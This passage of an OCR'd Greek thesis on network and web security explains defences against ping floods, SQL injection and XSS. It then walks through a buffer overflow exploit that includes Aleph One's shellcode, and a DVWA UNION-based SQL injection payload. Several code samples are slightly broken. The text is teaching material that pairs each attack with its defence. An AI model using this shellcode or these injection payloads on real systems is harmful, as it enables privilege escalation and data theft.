
Για την αντιμετώπιση αυτής της επίθεσης θα πρέπει κατά την συναρμολόγηση των διαδοχικών πακέτων IP να ελέγχεται κατά πόσο αυτά είναι έγκυρα. Με τον τρόπο αυτό είναι δυνατόν να απορρίπτονται πακέτα IP που έχουν μέγεθος μεγαλύτερο του επιτρεπτού και έτσι αποφεύγεται ο κίνδυνος αυτού του τύπου επίθεσης. Πολλές φορές αυτοί οι έλεγχοι γίνονται και από συστήματα firewall ούτως ώστε να προστατευθούν οι υπολογιστές που βρίσκονται σε κάποιο τοπικόδίκτυο. Μία άλλη λύση είναι η χρησιμοποίηση μνήμης buffer μεγαλύτερης των 65535 bytes ούτως ώστε να μην συμβαίνει το σφάλμα bufferoverflow. Όμως αυτή η λύση δεν είναι η βέλτιστη, δεδομένου ότι δίνει στον υπολογιστή την δυνατότητα να χειριστεί πακέτα IP που έχουν μέγεθος

μεγαλύτερο αυτού που καθορίζεται ως μέγιστο στο πρωτόκολλο και με τον τρόπο αυτό το παραβιάζει.

3.2.2 ΑντιμετώπισηPingFlood

Στην αντιμετώπιση των συνεπειών από μία επίθεση ping, το θύμα μπορεί να χρησιμοποιήσει ένα firewall ούτως ώστε τα πακέτα ping να σταματάνε σε αυτό και να απορρίπτονται. Έτσι λοιπόν αποτρέπεται η αποστολή πακέτων ICMP EchoReply από το θύμα και κατά συνέπεια δεν σπαταλιέται πολύτιμη ευζωνική και δεν δίνει πληροφορίες στον επιτιθέμενο για την εξέλιξη της επίθεσής του.

Μία άλλη τακτική είναι η εξής: Αντί να απορρίπτονται όλα τα πακέτα ping, καταγράφεται ο αριθμός των πακέτων που δέχεται το firewall και εάν διαπιστωθεί ότι ο αριθμός αυτός υπερβαίνει κάποιο ανώτατο όριο που έχει προκαθοριστεί, τότε το firewall αρχίζει να τα απορρίπτει.



Πηγή: http://www.slideshare.net/

Τις περισσότερες φορές ο επιτιθέμενος δεν χρησιμοποιεί τον δικό του ηλεκτρονικό υπολογιστή για να επιτεθεί, αλλά χρησιμοποιεί άλλους υπολογιστές που έχει παραβιάσει προηγουμένως. Με τον τρόπο αυτό καταφέρνει να καλύψει τα ίχνη του και ο εντοπισμός του καθίσταται πολύ δύσκολος.

3.3 ΠΑΡΕΜΠΟΔΙΣΗ ΤΩΝ SQL ΕΠΙΘΕΣΕΩΝ

Από τα παραπάνω συμπεραίνουμε ότι οι επιθέσεις δηλητηρίασης του SQL κώδικα μπορεί να έχουν σημαντικές επιπτώσεις τόσο στη λειτουργίας μιας εφαρμογής, όσο και στη προσωπική ζωή των ανθρώπων, μέσω της ανάκτησης των προσωπικών στοιχείων ενός χρήστη. Για το λόγο αυτό, είναι αναγκαία η θέσπιση μέτρων για την πρόληψη και την αντιμετώπιση τέτοιου είδους επιθέσεων.

Υπάρχουν δύο τύποι άμυνας απέναντι σε επιθέσεις δηλητηρίασης του SQL κώδικα, οι πρωταρχικές μορφές άμυνας και οι επιπρόσθετες μορφές άμυνας. Οι πρωταρχικές μορφές άμυνας συνήθως είναι εναλλακτικοί μεταξύ τους και αποτελούν τη πρώτη και βασικότεροι μορφές άμυνας απέναντι στις επιθέσεις SQLinjection. Αντίθετα οι επιπρόσθετες μορφές άμυνας είναι συμπληρωματικοί τρόποι άμυνας για την ενίσχυση της άμυνας μιας εφαρμογής.

3.3.1 Πρωταρχικές μορφές Άμυνας

1. **Escaping των Δεδομένων Εισόδων του Χρήστη**

Η πρώτη μορφή τέτοιου είδους άμυνας είναι το escaping των δεδομένων που εισήγαγε ο χρήστης. Βάση της τεχνικής αυτής γίνεται escaping των ειδικών συμβόλων όπως είναι τα quotes και το dash. Τα σύμβολα αυτά συνήθως είναι απαραίτητα για την επίτευξη μιας SQL επίθεσης, οπότε το escaping των συμβόλων αυτών αποτελεί μια μορφή άμυνας που προστατεύει το σύστημα σε μεγάλο βαθμό από τέτοιες είδους επιθέσεις.

2. **Παραμετροποίηση Επερωτημάτων**

Η δεύτερη μορφή επίθεσης είναι η παραμετροποίηση των επερωτημάτων. Η μέθοδος αυτή επιτυγχάνεται μέσω της χρήσης των PreparedStatements. Τα preparedstatements είναι μια τεχνική, η οποία στοχεύει στην εκτέλεση όμοιων SQL δηλώσεων με υψηλή απόδοση. Η λειτουργία της τεχνικής αυτής βασίζεται σε δύο στάδια. Στο πρώτο στάδιο γίνεται η αποστολή της μορφής του επερωτήματος. Όταν το σύστημα ΒΔ λάβει το επερώτηματα θα γίνει η ανάλυση, η σύνθεση και η βελτιστοποίηση του προτύπου του επερωτήματος και εν τέλει η αποθήκευση του πλάνου εκτέλεσης αυτού στη κρυφή

μνήμη του συστήματος. Στη δεύτερη φάση αποστέλλονται οι τιμές των δεδομένων του ερωτήματος και αφού ανακτηθεί το πλάνο εκτέλεσης θα γίνει η εκτέλεση του επερωτήματος.

Ας υποθέσουμε για παράδειγμα ότι θέλουμε να εισάγουμε του δύο νέους χρήστες στο σύστημα. Η πιθανή εκτέλεση μιας τέτοιας διαδικασίας με την χρήση PreparedStatement είναι η εξής:

```
PreparedStatement stmt = connection.prepareStatement("INSERT INTO users (login, password, fullname) VALUES(?,?,?)");

//Εισαγωγή πρώτου χρήστη
stmt.setString("user1");
stmt.setString("pass1");
stmt.setString("Nikos Papadopoulos");
stmt.executeQuery();

//Εισαγωγή δεύτερου χρήστη
stmt.setString("user2");
stmt.setString("pass2");
stmt.setString("Petros Haralampopoulos");
stmt.executeQuery();
```

Το πλεονέκτημα με τη χρήση των preparedstatement είναι ότι η επεξεργασία του επερωτήματος γίνεται μόνο μίας φορά, πριν έρθουν τα δεδομένα. Με τον τρόπο αυτό αφενός μεν αυξάνεται η απόδοση του συστήματος, αφετέρου δε παρέχεται ισχυρή προστασία ενάντια σε επιθέσεις μόλυνσης του SQL κώδικα, καθώς η ανάλυση και η σύνθεση του επερωτήματος γίνεται πριν έρθουν τα δεδομένα που εισήγαγε ο χρήστης. Με τον τρόπο αυτό επιτυγχάνεται η μη τροποποίηση της SQL δήλωσης από την είσοδο που έδωσε ο χρήστης. Μοναδική εξαίρεση είναι όταν η δομή του επερωτήματος

φτιάχνεται δυναμικά και στην οποία μπορεί να έχει επιρροή οι τιμές των δεδομένων που έδωσε ο χρήστης.

3. Αποθηκευμένες Διαδικασίες(Stored Procedures)

Η τελευταία πρωταρχική μορφή άμυνας είναι οι αποθηκευμένες διαδικασίες. Οι αποθηκευμένες διαδικασίας είναι διαδικασίας γραμμένες σε κώδικα SQL, οι οποίες αποθηκεύονται εντός του συστήματος Βάσεων Δεδομένων. Η μεγάλη διαφορά του έγκειται στο γεγονός ότι οι αποθηκευμένες διαδικασίας είναι αποθηκευμένες εντός της βάσης δεδομένων, ενώ τα preparedstatements είναι μια σειρά δηλώσεων SQL ερωτημάτων τα οποία στέλνονται για εκτέλεση στη βάση δεδομένων. Παρά τη μεγάλη αυτή τους διαφορά, τα βασικά πλεονεκτήματα των αποθηκευμένων διαδικασιών είναι όμοια με αυτά της παραμετροποίησης των επερωτημάτων. Αρχικά η ανάλυση, η σύνθεση και η βελτιστοποίηση του SQL κώδικα γίνεται μια φορά, όταν γίνεται η δημιουργία της διαδικασίας. Επιπλέον, δεδομένου ότι η επεξεργασία του επερωτήματος γίνεται όταν δημιουργείται η διαδικασία, δηλαδή πριν παραληφθούν τα δεδομένα του χρήστη και επομένως αποτελεί ένα δυνατό τρόπο προστασίας απέναντι σε επιθέσεις δηλητηρίασης του SQL κώδικα. Είναι σημαντικό να τονιστεί, ότι ενώ η χρήση των αποθηκευμένων διαδικασιών μειώνει τη δικτυακή κίνηση που μπορεί να προκληθεί, σε σχέση με τη χρήση της παραμετροποίησης των επερωτημάτων, ωστόσο η χρήση αποκλειστικά και μόνο αποθηκευμένων διαδικασιών μπορεί να λυγήσει ένα σύστημα Βάσεων Δεδομένων. Για το λόγο αυτό οι αποθηκευμένες διαδικασίες θα πρέπει να χρησιμοποιούνται μόνο για διαδικασίες που εκτελούνται πολύ συχνά.

3.3.2 Επιπρόσθετες Μορφές Άμυνας

i. Εκχώρηση Ελάχιστων Δυνατών Δικαιωμάτων (Least Priviledges and Use of Views)

Ένας τρόπος για να μειωθεί η πιθανή ζημιά που μπορεί να προκύψει από μια επίθεση δηλητηρίασης του SQL κώδικα είναι η εκχώρηση των ελάχιστων δυνατών δικαιωμάτων στη Β.Δ. στους χρήστες της εφαρμογής. Δεν θεωρείται καλή τακτική η εκχώρηση δυνατότητας δικαιωμάτων αντίστοιχης με αυτή του διαχειριστή της βάσης στους χρήστες της εφαρμογής, καθώς θα έχουν τη δυνατότητα μέσω SQL επιθέσεων να

τροποποιήσουν τη βάση δεδομένων, με τον τρόπο που αυτοί επιθυμούν. Ως εκ τούτου, αν σε ένα σύνολο από tables, οι χρήστες έχουν τη δυνατότητα αποκλειστικά και μόνο να διαβάζουν δεδομένα, τότε δεν χρειάζεται να έχουν δικαιώματα τροποποίησης των table αυτών. Μια πιθανή σχεδιαστική επιλογή είναι η χρήση όψεων σε περίπτωση που οι χρήστες είτε θα διαβάζουν ένα μέρος των δεδομένων ενός table είτε διαβάζουν εικονικά tables, τα οποία προκύπτουν από σύνθεση φυσικών tables. Συνήθως οι όψεις αντιστοιχούν μόνο σε ενέργειες ανάκτησης και όχι ενημέρωσης. Με τον τρόπο αυτό, ακόμη και αν οι κακόβουλοι χρήστες καταφέρουν να κάνουν μια επιτυχημένη επίθεση, η ύπαρξη περιορισμένων δικαιωμάτων είναι ικανή να περιορίσει σε σημαντικό βαθμό τις επιπτώσεις των επιθέσεων αυτών.

ii. Επικύρωση Εισόδου Με Τη Χρήση Λευκής Λίστας(WhiteListInputValidation)

Μια επιπρόσθετη μορφή προστασίας απέναντι σε SQL επιθέσεις αποτελεί η χρήση των whitelist. Πρόκειται για μια μορφή προστασία που δουλεύει στο client της εφαρμογής και όχι στο server. Σύμφωνα με τη μέθοδο αυτή, για πεδία που το format εισόδου είναι συγκεκριμένο(πχ πεδία για ημερομηνίες, ταχυδρομικό κώδικα, emails κ.α.), η εφαρμογή θα ανιχνεύει αν η είσοδος που δόθηκε ακολουθεί τη ενδεδειγμένη μορφή. Σε περίπτωση που κάτι τέτοιο δεν συμβαίνει, τότε θα εμφανίζεται αντίστοιχο μήνυμα λάθους στο χρήστη και θα αποφεύγεται η αποστολή του αιτήματος στον server για επεξεργασία. Με τη χρήση της άμυνας αυτής αποφεύγεται η επίθεση δηλητηρίασης του SQL κώδικα, από ένα υποσύνολο των πεδίων που καλείται ο χρήστης να συμπληρώσει, μιας και η ενδεδειγμένη μορφή εισόδων είναι αρκετά περιοριστική και δεν επιτρέπει την επίτευξη τέτοιων επιθέσεων.

iii. Επικύρωση Δεδομένων(Data Validation)

Βάση της τεχνικής αυτής, η εφαρμογή θα πρέπει να ελέγχει αν τα δεδομένα που πήρε ως είσοδο από τον χρήστη είναι έγκυρα. Για παράδειγμα, αν η εφαρμογή περιμένει να δεχθεί ως είσοδο έναν ακέραιο αριθμό και ωστόσο τα δεδομένα εισόδου είναι αλφαριθμητικοί χαρακτήρες, τότε θα επιστρέψει κατάλληλο μήνυμα λάθους. Με τον τρόπο αυτό θα αποφευχθούν ορισμένες μορφές επιθέσεις, οι οποίες στη συγκεκριμένη περίπτωση θα προσπαθήσουν να εκμεταλλευτούν το γεγονός ότι στη δημιουργία του αντίστοιχου επερωτήματος στη πλευρά του server, θα προστεθεί η τιμή της αντίστοιχης μεταβλητής, δίχως να περιβάλλεται από quotes. Η μορφή αυτή άμυνας είναι

παραπλήσια της whitelist, με τη διαφορά, ότι η whitelist προστατεύει μέσω τη χρήση κανόνων, ενώ το datavalidation επιτυγχάνεται μέσω λογικών περιορισμών.

3.4 Άμυνα Έναντι σε XSS Επιθεσεις

Όσον αφορά τους προγραμματιστές ιστοσελίδων υπάρχουν δύο τρόποι για να προφυλάξουν την παραγόμενη εφαρμογή από XSS επιθέσεις:

1. Κωδικοποίηση(Encoding)
2. Επικύρωση(Validation)

- **Κωδικοποίηση**: Η κωδικοποίηση αφορά toescaping της εισόδου του χρήστη, έτσι ώστε ο φυλλομετρητής να τα ερμηνεύσει ως δεδομένα και όχι ως κώδικα. Ο πιο αναγνωρίσιμος τύπος κωδικοποίησης στην ανάπτυξη ιστού αφορά το HTMLescaping, βάση του οποίου οι ειδικοί χαρακτήρες κωδικοποιούνται με διαφορετικό τρόπο. Για παράδειγμα τα σύμβολα “<” και “>” κωδικοποιούνται ως “<” και “>” αντίστοιχα. Επομένως αν η είσοδος που έδινε ο χρήστης ήταν “<script>alert(‘Hacked’)</script”, η αντίστοιχη έξοδος μετά την κωδικοποίηση θα είναι η εξής:

  <script**&gt**;alert(‘Hacked’)**<**/script**>**

- **Επικύρωση**: Η επικύρωση αφορά το φιλτράρισμα της εισόδου του χρήστη, έτσι ώστε να αφαιρεθούν τα κακόβουλα μέρη αυτού. Μια από τις πιο συνηθισμένες μορφές επικύρωσης στην ανάπτυξη ιστοσελίδων επιτρέπει ορισμένα στοιχεία της HTML, όπως είναι το και το , και αλλά, όχι, όπως είναι το <script> . Σε περίπτωση που η δοθείσης είσοδος περιέχει μη επιτρεπτά στοιχεία, τότε υπάρχουν δύο σχεδιαστικές επιλογές:

  1. Απόρριψη εισόδου
  2. Αφαίρεση των μη επιτρεπτών στοιχείων και διατήρηση των υπόλοιπων δεδομένων της εισόδου ως έχει

4 ΣΕΝΑΡΙΑ ΕΠΙΘΕΣΕΩΝ

4.1 ΣΕΝΆΡΙΟ BUFFER OVERFLOW ΕΠΊΘΕΣΗΣ

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
	char buffer[720];
	char *data = argv[1];

	memset(buffer, 0, 720);
	memcpy(buffer, data, strlen(data));

	int sum = 0;
	int i;
	for(i=0; i<strlen(buffer); ++i)
	{
		sum+=buffer[i];
	}

	return 0;
}
```

Έστω πως ο διαχειριστής ενός τερματικού συστήματος προσφέρει το πρόγραμμα που παράγεται από το παραπάνω αρχείο προς χρήση στους guest χρήστες που συνδέονται απομακρυσμένα στο μηχάνημα αυτό. Ο κώδικας του προγράμματος είναι γραμμένο σε C και διαβάζοντας ως είσοδο ένα κείμενο σε ASCII μορφή, υπολογίζει το άθροισμα των ASCII κωδικών των συμβόλων του μηνύματος.

4.1.1 Πλευρά επιτιθέμενου

Το παραπάνω πρόγραμμα έχει μια bufferoverflow αδυναμία, καθώς ο πίνακας που αποθηκεύονται τα δεδομένα είναι στατικού μεγέθους ίσου με 720 χαρακτήρες.

Για την εκμετάλλευση της παραπάνω αδυναμίας, ο επιτιθέμενος θα εστιάσει την προσοχή του στα εξής τρία σημεία:

1. Εύρεση του μεγέθους της εισόδου του ορίσματος που θα πρέπει να δοθεί στο πρόγραμμα, προκειμένου να επιτευχθεί η αλλοίωση ολόκληρου του περιεχομένου της returnaddress για πρώτη φορά
2. Παραγωγή του κακόβουλου κώδικα που θα εκτελεστεί στον υπολογιστή του θύματος
3. Εύρεση της διεύθυνσης της βάσης του πίνακα

Αφού βρεθούν τα παραπάνω, το πλάνο του επιτιθέμενου θα έχεις ως εξής. Αρχικά θα τοποθετηθεί ο κακόβουλος κώδικας κάπου μεταξύ της βάσης του πίνακα και της αρχής της returnaddress. Στη συνέχεια θα πρέπει να γίνει αλλοίωση της returnaddress, ώστε να δείχνει στον κακόβουλο κώδικα. Με τον τρόπο αυτό όταν ο επεξεργαστής χρησιμοποιήσει τη returnaddress για να επιστρέψει στην αρχική κατάσταση, στην ουσία θα καλέσει τον κακόβουλο κώδικα. Στη περίπτωση μας, ο κακόβουλος κώδικας θα στοχεύει στη δημιουργία ενός shell, το οποίο θα δώσει τα δικαιώματα του δημιουργού του προγράμματος στον επιτιθέμενο, δεδομένου ότι το SUID του executionmode του group θα είναι ενεργοποιημένο.

Για την επίτευξη του πρώτου στόχου θα γίνει δοκιμή διαφόρων εισόδων διαφορετικού μεγέθους ο καθένας, με στόχο να βρεθεί το μέγεθος της εισόδου για το οποίο θα αλλοιωθεί για πρώτη φορά ολόκληρη η returnaddress. Σε οποιαδήποτε περίπτωση, θα γνωρίζουμε με σιγουριά ότι η returnaddress έχει αλλοιωθεί όταν το πρόγραμμα θα τρώει segmentationfault, καθώς η returnaddress θα έχει αλλοιωθεί και θα δείχνει σε μη έγκυρο σημείο στη μνήμη. Σε περίπτωση που υπάρχει η δυνατότητα χρήσης debugger, όπως είναι ο gdb, η τιμή του καταχωρητή eip θα δείχνει τη τιμή της returnaddress. Επομένως για τη μικρότερη δυνατή είσοδο, για την οποία θα γίνει αλλοίωση της τιμής του returnaddress, θα αποτελεί το ζητούμενο μέγεθος. Σε περίπτωση που δεν υπάρχει debugger, το ζητούμενο μέγεθος θα είναι ίσο με το μικρότερο μέγεθος εισόδου για το οποίο θα σκάει segmentationfault το πρόγραμμα και πιθανόν μεγαλύτερο το πολύ ίσο με τον αριθμό των byte που χρησιμοποιεί ο επεξεργαστής για να αναπαραστήσει μια λέξη.

Αφού βρεθεί το μέγεθος της εισόδου για το οποίο θα γίνει για πρώτη φορά αλλοίωση της returnaddress, το επόμενο κομμάτι θα είναι να δημιουργηθεί ο κακόβουλος κώδικας. Υπάρχουν αρκετοί έτοιμοι κώδικες που παράγουν shell, ο μικρότερος από τους οποίους είναι το shellcode του AlephOne, το μέγεθος οποίο του οποίου είναι 45 byte. Το προαναφερθέν shellcode είναι το :

- \xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh

Ο τελευταίος στόχος είναι η εύρεση της διεύθυνσης της βάσης του στατικού πίνακα. Ο υπολογισμός της παραπάνω διεύθυνσης μπορεί να υπολογιστεί από την αφαίρεση της διαφοράς μεταξύ του πρώτουbyte της returnaddress από τη βάση του στατικού πίνακα από τη διεύθυνση της returnaddress. Η τιμής της returnaddress θα είναι παρόμοια με την αντίστοιχη τιμή του προγράμματος “esp.c”. Ο λόγος για τον οποίο οι παραπάνω δύο τιμές είναι περίπου ίδιες είναι ότι και στα δύο προγράμματα αναζητούμε τη τιμή της returnaddress της main, η οποία είναι η πρώτη συνάρτηση που καλείται και δεδομένου ότι δεν είναι ενεργοποιημένη η επιλογή του randomization, οι δύο returnaddress θα είναι παραπλήσιες.

```
/*esp.c*/

#include <stdio.h>

unsigned long get_sp(void) {

  __asm__("movl %esp,%eax");

}

void main() {

      long x = (__asm__("movl %esp,%eax"));

      printf("0x%x\n", x);

}
```

Αφού έχουν βρεθεί όλα τα παραπάνω, ο επιτιθέμενος είναι σε θέση να εκτελέσει την B.O. επίθεση, με τη χρήση της τεχνικής που περιγράφετε στη θεωρία. Πιο συγκεκριμένα, στην απλή περίπτωση(στο θεωρητικό μέλος περιγράφονται και ορισμένες βελτιστοποιήσεις), θα ενσωματώσει τον κώδικα που παράγει το shell στην αρχή του της εισόδου που θα δοθεί στο πρόγραμμα. Η συνολική είσοδος του προγράμματος θα είναι τόσα byte, όσα χρειάζονται ώστε να αλλοιωθεί ολόκληρη η returnaddress για πρώτη φορά, το οποίο έχει υπολογιστεί προηγουμένως. Δεδομένου ότι τα πρώτα byte της εισόδου θα είναι ο προαναφερθείς κώδικα που παράγει ένα κέλυφος, τα υπόλοιπα byte(πλην των τελευταίων 4 ή 8 byte) θα γεμίσουν με τυχαίες τιμές. Στην πράξη χρησιμοποιούνται οι εντολές NOP(\x90), οι οποίες είναι ουδέτερες εντολές και προσπερνιούνται από τον επεξεργαστή. Η χρήση των εντολών NOP βελτιώνει τις πιθανότητες να επιτευχθεί μια BO επίθεση, όπως περιγράφεται αναλυτικά στο θεωρητικό κομμάτι. Τα τελευταία (συνήθως 4 ή 8) byte, ο αριθμός των οποίων εξαρτάται από τον αριθμό των byte που χρησιμοποιεί ο επεξεργαστής για να αναπαραστήσει ένα δείκτη, στην ουσία θα αντικατασταθούν με τη διεύθυνση βάσης του υπερχειλισμένου πίνακα, η οποία έχει προηγουμένως υπολογιστεί. Τοποθετώντας τη διεύθυνση βάσης του πίνακα στα τελευταία byte, στην ουσία επιτυγχάνεται η αλλοίωση της returnaddress της συνάρτησης, ώστε να δείχνει στη διεύθυνση βάσης του υπερχειλισμένου πίνακα. Επομένως όταν τερματίσει η κληθέντα συνάρτηση(που στη

συγκεκριμένη περίπτωση είναι η main) θα επιστρέψει στη θέση όπου δείχνει η returnaddress. Ωστόσο η returnaddressπλέον δείχνει στην αρχή του υπερχειλισμένου πίνακα, στον οποίον είναι τοποθετημένο το shellcode. Επομένως ο επεξεργαστής θα εκτελέσει το shellcode, το οποίο θα παράξει ένα shell και το οποίο θα έχει τα δικαιώματα του δημιουργού του προγράμματος.

4.1.2 Άμυνα Λογισμικού

Η άμυνα ενάντια σε επιθέσεις B.O. μπορεί να γίνει τόσο από τη πλευρά του προγραμματιστή του προγράμματος, όσο και από τη πλευρά της παραμετροποίησης του hardware του υπολογιστή.

Αρχικά ο προγραμματιστής θα μπορούσε να επιλέξει μια γλώσσα προγραμματισμού που θα προσφέρει έτοιμες/ενισχυμένες υλοποιήσεις πίνακας, όπως είναι η Java και η Python, αντί της C. Στις περιπτώσεις αυτές, ο compiler είναι υπεύθυνος για τη δέσμευση του αναγκαίου χώρου μνήμης και θα εξασφαλίζει ότι ο επιτιθέμενος δεν θα καταφέρει να ξεπεράσει τα όρια του διαθέσιμου χώρου(συνήθως πρόκειται για υλοποιήσεις στο heap, οι οποίες κάνουν εκ νέου επιπρόσθετη δέσμευση χώρου, αν αυτό είναι αναγκαίο). Σε περίπτωση χρήσης μιας μη ασφαλής δομής αποθήκευσης δεδομένων, όπως είναι ο στατικός πίνακας στη C, ο προγραμματιστής θα πρέπει να κάνει έλεγχο αν το μέγεθος των δεδομένων της εισόδου, δεν θα ξεπερνάει το διαθέσιμο μέγεθος. Με τη χρήση μιας από τις παραπάνω δύο τεχνικές, το πρόγραμμα δεν θα επιτρέπει στα δεδομένα εισόδου να ξεπεράσουν τα όρια του πίνακα και επομένως δεν θα είναι εφικτή η αλλοίωση της τιμής της returnaddress.

Όσον αφορά τη παραμετροποίηση του λογισμικού, ο προγραμματιστής μπορεί να χρησιμοποιήσει πολλές μορφές άμυνας. Αρχικά, μέσω του μαρκαρίσματος της στοίβας ως μη εκτελέσιμη, θα έχει ως αποτέλεσμα, ακόμη και αν η returnaddress αλλοιωθεί και δείχνει στο shellcode, το shellcode, το οποίο θα βρίσκεται μεταξύ της βάσης του στατικού πίνακα και της returnaddress στη στοίβα, δεν θα μπορεί να εκτελεστεί, καθώς τα περιεχόμενα της στοίβας είναι μη εκτελέσιμα. Επιπρόσθετα, μπορεί να χρησιμοποιηθεί η τακτική της τυχαιοποίησης της στοίβας. Στο παραπάνω παράδειγμα, μέσω της εκτέλεσης του κώδικα esp.c, εντοπίσαμε μια κοντινή διεύθυνση μνήμης προς τη βάση του πίνακα. Μέσω της τυχαιοποίησης της στοίβας, επόμενη εκτέλεση του προγράμματος θα αποθηκευτεί σε διαφορετική διεύθυνση μνήμης μέσα στη στοίβα και επομένως δεν θα είναι εκ των προτέρων γνωστή η διεύθυνση βάσης του πίνακα, όταν θα προσπαθήσουμε να επιτεθούμε στο σύστημα. Τέλος η χρήση canaries, ανάλογα με το είδος του οποίου είτε θα αποτραπεί η αλλοίωση της returnaddress είτε θα γνωστοποιηθεί στον επεξεργαστή ότι η returnaddress έχει μη έγκυρη τιμή και επομένως η εκτέλεση του προγράμματος θα πρέπει να τερματίσει, δίχως να χρησιμοποιήσει τη returnaddress.

4.2 SQLΣΕΝΆΡΙΟ

Για την παρουσίαση του σεναρίου των επιθέσεων δηλητηρίασης του SQL κώδικα, θα γίνει χρήση της διαδικτυακής εφαρμογής DamnVulnerableWebApplication. Στην DVWA, τόσο κώδικας της εφαρμογής είναι γραμμένος στη γλώσσα προγραμματισμού PHP, ενώ η βάση δεδομένων είναι MySQL. Το χαρακτηριστικό αυτής της εφαρμογής είναι ότι είναι ευάλωτη σε διάφορες είδους επιθέσεις, συμπεριλαμβανομένου και του SQLInjection. Το DVWA έχει 3 επίπεδα ασφάλειας:

1. Χαμηλό επίπεδο ασφάλειας
2. Μεσαίο επίπεδο ασφάλειας
3. Υψηλό επίπεδο ασφάλειας

Στο σενάριο που περιγράφεται στη συνέχεια, θα γίνουν επιθέσεις και στα 3 προαναφερθέντα επίπεδα ασφάλειας και θα σχολιαστεί ο τρόπος με τον οποίον θα μπορέσει ο προγραμματιστής να προστατεύσει την εφαρμογή από τις εκάστοτε επιθέσεις.

Για το χαμηλό επίπεδο ασφάλειας, ο κώδικας που εκτελεί η εφαρμογή είναι ο ακόλουθος:

```
$id = $_GET[‘id’];
$getid = “SELECT first_name, last_name FROM users WHERE user_id=’$id’”;
```

Ο παραπάνω κώδικας, αρχικά διαβάζει ανακτά το id του χρήστη, μέσω της HTTPGET μεθόδου και στη συνέχεια, με βάση το id του χρήστη, ανακτάται το όνομα και το επώνυμο αυτού.

Στον παραπάνω κώδικα παρατηρείται, ότι δεν γίνετε κανένα είδους φιλτράρισμα στο id του χρήστη που δόθηκε ως είσοδος. Αυτό μπορεί να το εκμεταλλευτεί ο κακόβουλος χρήστης και να δώσει ως είσοδο αντί για έναν ακέραιο θετικό αριθμό, την είσοδο

```
3’ and 1=0 union select user(), database() #
```

Αν δοθεί η παραπάνω είσοδος στο πρόγραμμα, τότε στη βάση θα σταλθεί το ερώτημα “SELECT first_name, last_name FROM users WHERE id=’3’ and 1=0 union select user(),database() #’ στον MySQL server για εκτέλεση.

Το αποτέλεσμα μετά την εκτέλεση του ερωτήματος θα είναι να επιστραφεί το username του διαχειριστή της βάσης και το όνομα της βάσης. Ο λόγος είναι ότι ερώτημα που καλείται να εκτελέσει ο εξυπηρετητής είναι το union των ερωτημάτων “SELECTfirst_name, last_nameFROMusersWHEREid=’3’ and 1=0” και “selectuser(),database()”. Ωστόσο, το πρώτο ερώτημα δεν θα επιστρέψει καμία εγγραφή, καθώς η συνθήκη “1=0” δεν θα ισχύσει ποτέ, οπότε θα επιστραφεί μόνο το αποτέλεσμα του δεύτερου ερωτήματος. Το δεύτερο ερώτημα θα επιστρέψει μόνο μία εγγραφή, η οποία θα αποτελείται από δύο πεδία, όπου το πρώτο θα είναι το username του admin της ΒΔ και το δεύτερο θα είναι το όνομα του σχήματος της ΒΔ της εφαρμογής

Για την αντιμετώπιση της παραπάνω αδυναμίας, ο δημιουργός της εφαρμογής θα πρέπει να φροντίζει, ώστε να φιλτράρονται τα δεδομένα που δίνονται από τον χρήστη, με τέτοιο τρόπο, ώστε να αποφευχθεί η προσπάθεια του κακόβουλου χρήστη να δώσει στα δεδομένα εισόδου ειδικούς χαρακτήρες, όπως είναι τα quotes, με στόχο την αλλοίωση του SQL ερωτήματος. Στο παραπάνω παράδειγμα, ο επιτιθέμενος χρησιμοποίησε τον ειδικό χαρακτήρασinglequote μετά τον χαρακτήρα 3, ώστε να αλλοιώσει το ερώτημα και αντί να αναζητήσει τα στοιχεία του χρήστη με βάση το δεδομένου που εισάχθηκα, να αναζητήσει τα στοιχεία του χρήστη με id=3.

Το μεσαίο επίπεδο ασφάλειας φροντίσει να προστατεύσει την εφαρμογή από την προαναφερθέντα αδυναμία, χρησιμοποιώντας τον ακόλουθο κώδικα:

```
$id = $_GET[‘id’];
$id = mysql_real_escape_string($id);
$getid = “SELECT first_name, last_name FROM users WHERE user_id=’$id’”;
```

